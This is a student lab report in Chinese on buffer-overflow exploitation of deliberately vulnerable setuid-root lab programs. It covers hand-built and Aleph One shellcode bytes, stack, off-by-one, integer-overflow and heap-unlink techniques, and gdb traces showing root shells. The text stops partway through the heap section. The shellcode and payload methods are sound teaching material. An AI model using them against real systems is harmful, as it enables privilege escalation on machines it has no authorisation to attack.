网络安全实验报告

1. 实验目录

2. 实验背景

实验目的

buffer overflow 漏洞利用实践。

实验内容

编写 exploits 攻击漏洞程序

实验结果

获取具有 root 权限的 shell

实验环境

操作系统

Ubuntu16.04，64 位 wsl2，内核版本如下图所示

```
5.4.72-microsoft-standard-WSL2
```

内核版本

软件版本

gcc：5.4.0

make：4.1

3. 实验原理

本实验一共有 6 个具有缓冲区溢出漏洞的程序，我们需要通过编写对应的

exploit 程序对其进行工具，并获得具有 root 权限的 shell

4. 实验步骤

4.1 实验准备

4.1.1 工具下载

根据官网说明，下载 gdb-peda

```
git clone https://github.com/longld/peda.git ~/peda
echo "source ~/peda/peda.py" >> ~/.gdbinit
echo "DONE! debug your program with gdb and enjoy"
```

下载 gdp-peda

由于我们的 gcc 是 32 为版本的，因此还需要下载编译 32 位程序所需的链接库。执行如下命令

```
sudo apt-get install gcc-multilib prelink
```

安装所需库

4.1.2 关闭保护机制

取消地址随机化

```
❯ sudo su
[sudo] password for qiufeng:
root@qiufeng:/home/qiufeng/courses/network-security/buffer-overflow# echo 0 > /proc/sys/kernel/randomize_va_spac
e
root@qiufeng:/home/qiufeng/courses/network-security/buffer-overflow# exit
exit
❯ more /proc/sys/kernel/randomize_va_space
0
```

取消地址随机化

在编译漏洞程序时设置相应的参数

- ***-fno-stack-protector***：禁用堆栈溢出保护
- ***-z execstack***：关闭数据溢出保护

4.1.3 安装漏洞程序

根据 **vulnerable** 文件夹下的 Makefile，我们执行下述命令编译漏洞程序，并将其复制到**/tmp** 文件夹下

```
make
sudo make install
```

编译并安装漏洞程序

使用 ***ls /tmp -al | grep vul*** 查看安装的漏洞程序

```
❯ ls /tmp -al | grep vul
-rwsr-xr-x  1 root    root     9928 Mar 30 16:05 vul1
-rwsr-xr-x  1 root    root    10056 Mar 30 16:05 vul2
-rwsr-xr-x  1 root    root    10036 Mar 30 16:05 vul3
-rwsr-xr-x  1 root    root    11524 Mar 30 16:05 vul4
-rwsr-xr-x  1 root    root     9840 Mar 30 16:05 vul5
-rwsr-xr-x  1 root    root    10112 Mar 30 16:05 vul6
 ~/courses/network-security/buffer-overflow
```

查看安装的漏洞程序

4.1.4 构造 shellcode

以下内容参考自文章 shellcode 构造

首先编写 shellcode 的 C 代码，这里我们主要使用了 ***execve*** 函数

```c
#include <stdio.h>
#include <unistd.h>

int main(int argc, char *argv[])
{
    char *code[2];
    code[0] = "/bin/sh";
    code[1] = NULL;
    execve(code[0], code, NULL);
    return 0;
}

```


shellcode 的 C 代码

用 gcc 编译并测试，发现能够弹出 shell

```
❯ gcc shellcode.c -o shellcode
❯ ./shellcode
$ whoami
qiufeng
```

gcc 编译测试

使用 objdump 对编译出的二进制程序进行反汇编



使用 objdump 得到汇编代码

根据编译得到的汇编代码，手工重写汇编代码如下

```
1   .section .text
2   .global _start
3   _start:
4   jmp cl ;跳转到标签cl处，即指令call pp
5   pp: popq %rcx ;建立一个新的栈空间
6   pushq %rbp
7   mov %rsp, %rbp
8   subq $0x20, %rsp
9   movq %rcx, -0x10(%rbp) ;将字符串复制到栈
10  movq $0x0,-0x8(%rbp) ;execve第一个参数 name[1] = 0
11  mov $0, %edx
12  lea -0x10(%rbp), %rsi ;execve第二个参数
13  mov -0x10(%rbp), %rdi
14  mov $59, %rax ;59是execve对应的系统调用号
15  syscall
16  cl:call pp ;将字符串压栈
17  .ascii "/bin/sh"
18
```

手工重写汇编代码

对重写的汇编代码进行编译、链接以及测试，发现成功弹出 shell

```
❯ as -o shellcode_asm.o shellcode_asm.S
❯ ld -o shellcode_asm shellcode_asm.o
❯ ./shellcode_asm
$ whoami
qiufeng
```

编译、链接、测试

使用如下命令获取 shellcode 的机器码

```
for i in $(objdump -d scode | grep "^ " |cut -f2); do echo -n '\x'$i; done;
```

获取 shellcode 机器码

得到的机器码如下

```
\xeb\x2b\x59\x55\x48\x89\xe5\x48\x83\xec\x20\x48\x89\x4d\xf0\x48\xc7\x45\xf8\x00\x00\x00\x00\xba\x00\x00\x00\x00
\x48\x8d\x75\xf0\x48\x8b\x7d\xf0\x48\xc7\xc0\x3b\x00\x00\x00\x0f\x05\xe8\xd0\xff\xff\xff\x2f\x62\x69\x6e\x2f\x73
```

shellcode 机器码

实施上，除了自己构造以外，我们还可以采用其他人已经构造好的 shellcode，由于实验需要使用到 32 位的 shellcode，而我们的机器是 64 位的，因此这里直接使用 **Aleph One** 构造的 shellcode(参考自 **Berkeley** 大学的讲义 ***Smashing The Stack For Fun And Profit***)。

```
static const char shellcode[] =
    "\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b"
    "\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd"
    "\x80\xe8\xdc\xff\xff\xff/bin/sh";

```

4.2 漏洞程序一

4.2.1 漏洞分析

```
int bar(char *arg, char *out)
{
    strcpy(out, arg);    3. 调用strcpy，没有对长度进行限制
    return 0;
}

void foo(char *argv[])
{
    char buf[256];
    bar(argv[1], buf);    2. foo调用bar函数
}

int main(int argc, char *argv[])
{
    if (argc != 2)
    {
        fprintf(stderr, "target1: argc != 2\n");
        exit(EXIT_FAILURE);
    }
    setuid(0);
    foo(argv);    1. main调用foo函数
    return 0;
}
```


vul1.c

分析漏洞程序 vul1，我们可以发现在 bar 函数中将输入的参数 argv[1]拷贝到缓冲区 buf 中，由于**没有进行数据长度的限制**，因此我们可以通过溢出 buf 来**覆盖 foo 函数的返回地址**。

4.2.2 攻击原理

该漏洞属于**栈溢出**。造成该漏洞的主要原因为：**栈从高地址向低地址增长，**

缓冲区恰好相反。漏洞机理可以用下图来表示



漏洞机理

4.2.3 构造 payload

构造 payload 的步骤如下

1) 使用 gdb 调试

这里只在实验一对 gdb 的使用方法进行详细说明。

为了让调试时能够反映 exploit 执行时真实的内存情况，我们需要**将 vul1 和 exploit1 链接起来进行调试**

```
❯ gdb -e exploit1 -s /tmp/vul1 --directory=../vulnerables
GNU gdb (Ubuntu 7.11.1-0ubuntu1~16.5) 7.11.1
Copyright (C) 2016 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.  Type "show copying"
and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
```

连接调试

链接 vul1 和 exploit1

由于在 exploit1 中使用了系统调用 exec，我们在调试时需要使用命令 ***catch exec*** 设置 catchpoint

```
gdb-peda$ catch exec
Catchpoint 1 (exec)
gdb-peda$ r
```

设置 catchpoint

使用命令 ***b foo*** 为 foo 函数设置断点，并使用命令 ***c*** 步进到断点处

```
gdb-peda$ b foo
Breakpoint 2 at 0x80484ec: file vul1.c, line 15.
gdb-peda$ c
```

设置断点

使用命令 ***x/1wx buf*** 查看缓冲区 buf 的起始内存地址为 **0xffffdc4c**

```
gdb-peda$ x/1wx buf
0xffffdc4c:     0x07b1ea71
gdb-peda$ 内存地址
```

buf 起始内存地址

2) 确定 shellcode 地址

为了简便，这里选择直接将 shellcode 拷贝到 buf 的开始处。

```
unsigned int return_addr = 0xffffdc4c;
char payload[264];
memcpy(payload, shellcode, strlen(shellcode));
```

拷贝 shellcode

于是我们只需将 foo 函数的返回地址覆盖为 buf 的起始地址，即 **0xffffdc4c** 处

3) 覆盖返回地址

使用命令 ***x/2wx buf+256***，可以看到原来的返回地址为 **0x08048540**

```
gdb-peda$ x/2wx buf+256
0xffffdd4c:     0xffffdd58      0x08048540
gdb-peda$                       原返回地址
```

原返回地址

当执行完 bar 函数之后，我们可以看到返回地址被修改为 **0xffffdc4c**，即 shellcode 的起始地址

```
gdb-peda$ x/2wx buf+256
0xffffdd4c:     0x90909090      0xffffdc4c
```

修改后的返回地址

4) 执行漏洞利用程序

最后，执行编写的漏洞利用程序，可以发现成功获取具有 root 权限的 shell

```
❯ ./exploit1
# whoami
root
# exit
 ~/courses/network-securi
```

获取 root 权限 shell

4.3 漏洞程序二

4.3.1 漏洞分析

```c
void nstrcpy(char *out, int outl, char *in)
{
    int i, len;

    len = strlen(in);
    if (len > outl)
        len = outl;

    for (i = 0; i <= len; i++)
        out[i] = in[i];
}

void bar(char *arg)
{
    char buf[200];

    nstrcpy(buf, sizeof buf, arg);
}
```

多复制了一个字节

vul2.c

漏洞程序 vul2 和 vul1 非常相似，但它对拷贝时的字符串长度进行了限制。也就是说我们**不能够通过溢出缓冲区直接覆盖返回地址**。仔细观察函数 ***nstrcpy***，我们可以发现它在进行字符串拷贝的时候**多复制了一个字节**，这使得我们可以修

改 bar 栈帧中的 old ebp(实际上是调用函数 foo 的 ebp)的最后一个字节。当 foo 函数返回时，会执行 ***leave*** 指令，将(被修改过的 ebp)给到 esp，如果 esp+4 指向 shellcode 的地址，那么当执行 ret 指令时，我们就能成功跳转到 shellcode 的位置


```
gdb-peda$ disassemble foo
Dump of assembler code for function foo:
   0x0804853d <+0>:     push   ebp
   0x0804853e <+1>:     mov    ebp,esp
   0x08048540 <+3>:     mov    eax,DWORD PTR [ebp+0x8]
   0x08048543 <+6>:     add    eax,0x4
   0x08048546 <+9>:     mov    eax,DWORD PTR [eax]
   0x08048548 <+11>:    push   eax
   0x08048549 <+12>:    call   0x804851a <bar>
   0x0804854e <+17>:    add    esp,0x4
   0x08048551 <+20>:    nop
   0x08048552 <+21>:    leave
   0x08048553 <+22>:    ret
End of assembler dump.
```

leave 相当于下面两条汇编指令
mov esp, ebp
pop ebp

foo 函数汇编代码

4.3.2 攻击原理

同 vul1，该漏洞也属于**栈溢出**，只是我们不能够直接覆盖 foo 或者 bar 函数的返回地址。而是通过溢出修改 foo 的 ebp 寄存器的最后一个字节，使其在返回的过程中 **esp 指向错误的栈顶**，进而执行 ***ret*** 指令时跳转到 shellcode 地址。漏洞机理可以用下图来表示



4.3.3 构造 payload

构造 payload 的步骤如下

1) 覆盖 bar 函数栈帧中的 old ebp

我们可以看到未覆盖之前 bar 栈帧中的 old ebp 如下图

```
gdb-peda$ x/1wx buf+200
0xffffdd80:     0xffffdd8c
gdb-peda$
```

old ebp

我们使用命令 ***up 1*** 上移到 foo 函数的栈帧并查看 ebp 的值，可以发现和 bar 函数栈帧中 old ebp 的值是一样的

```
gdb-peda$ up 1
#1  0x0804854e in foo (argv=0xffffde34) at vul2.c:27
27          bar(argv[1]);
gdb-peda$ print $ebp
$2 = (void *) 0xffffdd8c
```

foo 函数 ebp

当执行完拷贝操作之后，我们可以发现 bar 函数栈帧中的 old ebp 最后一个

字节被修改成了 **0x00**

```
gdb-peda$ x/1wx buf+200
0xffffdd80:     0xffffdd00
gdb-peda$
```

最后一个字节被修改

被修改后的 old ebp

2) 确定 shellcode 的起始地址

我们首先获得 buf 的起始地址为 **0xffffdcb8**

```
gdb-peda$ x/1wx &buf[0]
0xffffdcb8:     0x90909090
```

buf 地址

根据修改后 ebp 的值 **0xffffdd00** 我们可以计算出其偏移量 **offset=72**，于是 **offset+4** 的位置存放 buf 中 shellcode 的地址(它会被 foo 函数当作返回值)，这里我们直接将其设置为 **ebp+8**，于是 shellcode 正好在其后面，偏移为 **offset+8**

```
gdb-peda$ x/10wx 0xffffdd00
0xffffdd00:     0x66666666      0xffffdd08      0x895e1feb      0xc0310876
0xffffdd10:     0x89074688      0x0bb00c46      0x4e8df389      0x0c568d08
0xffffdd20:     0xdb3180cd      0xcd40d889
gdb-peda$
```

shellcode起始地址

buf 中存放的 foo 函数返回地址和 shellcode

3) 使 esp 指向错误的栈顶

在 foo 函数执行 ***leave*** 指令之前打断点

```
gdb-peda$ disassemble foo
Dump of assembler code for function foo:
   0x0804853d <+0>:     push   ebp
   0x0804853e <+1>:     mov    ebp,esp
=> 0x08048540 <+3>:     mov    eax,DWORD PTR [ebp+0x8]
   0x08048543 <+6>:     add    eax,0x4
   0x08048546 <+9>:     mov    eax,DWORD PTR [eax]
   0x08048548 <+11>:    push   eax
   0x08048549 <+12>:    call   0x804851a <bar>
   0x0804854e <+17>:    add    esp,0x4
   0x08048551 <+20>:    nop
   0x08048552 <+21>:    leave
   0x08048553 <+22>:    ret
End of assembler dump.
gdb-peda$ b *0x08048552
```

在leave之前打断点

leave 之前打断点

指令 ***leave*** 指令，发现 esp 的值为 **0xffffdd04**，接着执行 ret 指令，跳转到 shellcode 的起始地址

```
gdb-peda$ print $esp
$1 = (void *) 0xffffdd04
gdb-peda$ x/1wx $esp
0xffffdd04:     0xffffdd08
```

shellcode地址

esp 寄存器的值

4) 执行漏洞利用代码

执行该漏洞利用程序，获取具有 root 权限的 shell

```
❯ ./exploit2
# whoami
root
# exit
```

~/courses/network-security/buffer-overflow/**exploits**

获取具有 root 权限的 shell

4.4 漏洞程序三

4.4.1 漏洞分析

```
#define MAX_WIDGETS 1000

int foo(char *in, int count)
{
  struct widget_t buf[MAX_WIDGETS];   整数溢出

  if (count < MAX_WIDGETS)
    memcpy(buf, in, count * sizeof(struct widget_t));

  return 0;
}
                                      字符串转整数
  count = (int)strtoul(argv[1], &in, 10);
  if (*in != ',')
    {
      fprintf(stderr, "target3: argument format is [count]
      exit(EXIT_FAILURE);
    }
  in++;                              /* advance one byte, past
  foo(in, count);
```

vul3

漏洞程序的主要流程如下

1. 将输入的前若干个字节转化成整数 count，后若干个字节由字符指针 in 指向
2. 调用 foo 函数
   i. 如果 count 小于 MAX_WIDGETS，那么拷贝 in 到缓冲区 buf 中

造成漏洞的原因主要有以下两点

- **foo 函数中 count 的类型为 int**
- **memcpy 接受的内存长度类型为 size_t(32 位程序中即代表 unsigned int)**

```
/* Copy N bytes of SRC to DEST.  */
extern void *memcpy (void *__restrict __dest, const void *__restrict __src,
                     size_t __n) __THROW __nonnull ((1, 2));
```

memcpy 函数原型

如果我们将 **count 构造成一个非常小的负数**，那么我们有可能绕过 if 判断并且拷贝大于缓冲区长度的数据

4.4.2 攻击原理

该漏洞属于**整数溢出漏洞**。通过将 count 构造成一个最高位为 1 的整数，能够绕过 if 判断，并且造成**栈溢出**。这里我们选择的整数为 **0x800003e9**(十进制为 2147484649)，因为 0x3e9 即十进制的 1001，而缓冲区 buf 的最大长度为 1000，因此多出来的 20 个字节(结构体 widget_t 的大小)可以将 foo 函数的返回地址覆盖为 shellcode 的起始地址。

4.4.3 构造 payload

构造 payload 的步骤如下

1) 构造 count

根据在漏洞原理中的分析，我们构造的 count 为 **0x800003e9**

```
// 0x800003e9
char overflow_count[] = "2147484649,";
```

构造 count

可以在 gdb 调试中确认 count 的值

```
gdb-peda$ print count
$1 = 0x800003e9
```

count **大小**

2) 确定 shellcode 地址

得到缓冲区 buf 的起始地址为 **0xffff41f0**

```
gdb-peda$ x/1wx buf
0xffff41f0:     0x00000000
gdb-peda$
```

buf 起始地址

这里我们设定 shellcode 距离 buf 的偏移为 **1024**，因此可以得到 shellcode 的起始地址为 **0xffff45f0**，查看该内存地址的内容，发现 shellcode 已经写入

```
gdb-peda$ x/10wx 0xffff41f0+1024
0xffff45f0:     0x895e1feb      0xc0310876      0x89074688      0x0bb00c46
0xffff4600:     0x4e8df389      0x0c568d08      0xdb3180cd      0xcd40d889
0xffff4610:     0xffdce880      0x622fffff
```

buf 中 shellcode 位置

3) 覆盖返回地址

查看 foo 函数返回地址，可以发现已经背负覆盖成 shellcode 的起始地址 **0xffff45f0**

```
gdb-peda$ x/2wx buf+1000
0xffff9010:     0x90909090      0xffff45f0
gdb-peda$
```

foo 函数返回地址

4) 执行漏洞利用程序


执行该漏洞利用程序，获取具有 root 权限的 shell

```
❯ ./exploit3
# whoami
root
```

获取具有 root 权限的 shell

4.5 漏洞程序四

4.5.1 漏洞分析



vul4

漏洞代码主要有以下几个步骤

1. 分别申请 500 字节和 300 字节的内存
2. 释放这两篇内存区域
3. 再次申请 1024 字节的内存
4. 将用户的输入拷贝到这片区域
5. 重复释放 q 指向的内存区域

造成这段代码出现漏洞的原因主要有以下几点(在攻击原理中进行详细分析)

- tfree 后**堆块数据指针 q 指向的位置不变**
- 指针 p 第二次 tmalloc 申请的内存**覆盖了堆块 q 的块首信息**
- 用户可以在堆块 p 中写入任意数据
- 重复释放已经释放过的堆块指针 q

4.5.2 攻击原理


前三个漏洞都是**栈溢出**类型，该漏洞属于**堆溢出**。在看具体的漏洞利用之前，首先来分析一个由**双向链表删除操作造成任意内存写入**的例子。

假定双向链表节点 ***Node*** 的定义如下图所示

```
struct Node {
 Node *left;
 Node *right;
}
```

双向链表节点

当前链表存在 p、q、r 三个节点，且连接关系如图所示




节点连接关系

此外，我们还有一个数组 ***arr*** 的内容如下所示

```
long long int arr[4] = {1, 2, 3, 4};
```

数组 arr

我们希望将节点 q 从链表中删除。但是在进行删除操作之前我们对 q 的左右指针进行如下修改



修改指针 q

具体的，将 q 的右指针指向数组 ***arr*** 的地址，q 的左指针**等于要写入的值**，

我们设置为 **0x12345678**

```
//! 修改 r 的指向造成任意内存写(这也是我们希望通过堆溢出所做的)
//! right 指向 arr
q->right = (Node *)arr;
//! left 指向希望写的数据
//! 对于 node->right->left = node->left; 来说, 便成了 (Node *)arr->left = node->left
//! 即相当于 arr[0] = node->left, 造成了任意内存写
q->left = (Node *)0x12345678;
```

修改 q 的左右指针

接着我们将节点 q 从双向链表中删除，主要逻辑如下

```
static void Remove(Node* node) {
    assert(node != nullptr && node->left != nullptr && node->right != nullptr);

    // 注释掉这一行是因为会向 node->right->left 处写入 node->left
    // node->left->right = node->right;
    node->right->left = node->left;
}
```

删除 q 节点

当执行到语句 ***node->right->left = node->left*** 时会导致数组 ***arr[0]***的值被修改。实际上，我们可以将 q 的右指针指向任意的内存地址，这就造成了**任意内存写入**

```
修改前指针 q 的值: left: 000001DFB7FEBC10, right: 000001DFB7FEBB20
删除指针 r 之前的数组: 1 2 3 4
数组 arr 的地址: 0000000BC14FFCA8
修改后指针 q 的值: left: 0000000012345678(即要写入的值), right: 0000000BC14FFCA8(即 arr 的地址)
删除指针 r 之后的数组: 12345678 2 3 4
```

被修改为q的左指针的值

结果

本漏洞的利用点实际上和双向链表删除节点的操作是相同的。在漏洞程序中，每一个堆块由**堆首(8 字节)+堆数据部分**组成，每个堆的堆首又形成**双向链表**。***tmalloc*** 和 ***tfree*** 实际上就是在堆首形成的双向链表中插入和删除某个节点。那么漏洞利用方式就容易想到了

如果我们能够控制被删除堆堆首节点的左右指针，那么当执行 tfree 操作时，就能够使修改返回地址，使其指向 shellcode 的地址

下面是对堆管理中数据结构的一些具体分析。

一个比较重要的数据结构是联合体 ***CHUNK***，它的定义如下图所示。它即可以用来表示 **8 字节的数据区域**，也可以用来表示 **8 字节的堆首信息**。当用来表示堆首信息时，右指针 ***s.r*** 的最后一位用来表示当前 chunk 的状态，为 1 表示空闲，为 0 表示已经被分配

```
// 联合体，既可以表示双向链表的结点，也可以表示一块被分配的数据(8字节)区域
typedef union CHUNK_TAG
{
    // 链表节点，包含左、右指针
    struct
    {
        union CHUNK_TAG *l;
        // 最后一个二进制位用来表示当前 chunk 的状态
        // 1 for free, 0 for busy
        union CHUNK_TAG *r;
    } s;
    // 数据区域
    // typedef double ALIGN;
    ALIGN x;
} CHUNK;
```

联合体 CHUNK

另一个比较重要的数据结构是 ***arena***，它是一个由 chunk 组成的数组，即整个堆所占据的空间。实际上，***arena*** 代表着从操作系统申请的一块大的、连续的内存区域，并且手动管理这部分的内存空间。

```
#define ARENA_CHUNKS (65536/sizeof(CHUNK))
static CHUNK arena[ARENA_CHUNKS];
```

数组 arena

在漏洞程序中被用到的两个函数是 ***tmalloc*** 和 ***tfree***，其中 ***tmalloc*** 主要包含以下步骤

1. 计算需要分配的大小

a) 该大小需要按照 ***CHUNK*** 的大小对齐，对于 32 位程序来说即 8 字节

b) 需要留 1 个 chunk 存放堆首信息

2. 找到双向链表中第一个足够大的空闲节点

3. 设置该节点的状态为已分配

4. 插入新空闲节点至双向链表

```
void *tmalloc(unsigned nbytes)
{
    // ...
    // 计算要分配的大小(chunk 数 * chunk 大小)
    size = sizeof(CHUNK) * ((nbytes+sizeof(CHUNK)-1)/sizeof(CHUNK) + 1);

    // 找到双向链表中第一个足够大的空闲节点
    for (p = bot; p != NULL; p = RIGHT(p))
        if (GET_FREEBIT(p) && CHUNKSIZE(p) >= size)
            break;
    if (p == NULL)
        return NULL;

    CLR_FREEBIT(p);
    if (CHUNKSIZE(p) > size)
    {
        CHUNK *q, *pr;
        // 根据要分配的大小计算要插入空闲节点的位置
        q = (CHUNK *)(size + (char *)p);
        pr = p->s.r;
        // 空闲节点插入双向链表
        q->s.l = p; q->s.r = pr;
        p->s.r = q; pr->s.l = q;
        SET_FREEBIT(q);
    }
    return FROMCHUNK(p);
}
```


tmalloc 函数

函数 ***tfree*** 主要包含以下步骤

1. 尝试与左空闲节点 q 合并


a) 需要判断节点 q 是否空闲并且不为空

b) 从双向链表中删除节点 p

2. 类似的与尝试与右空闲节点合并

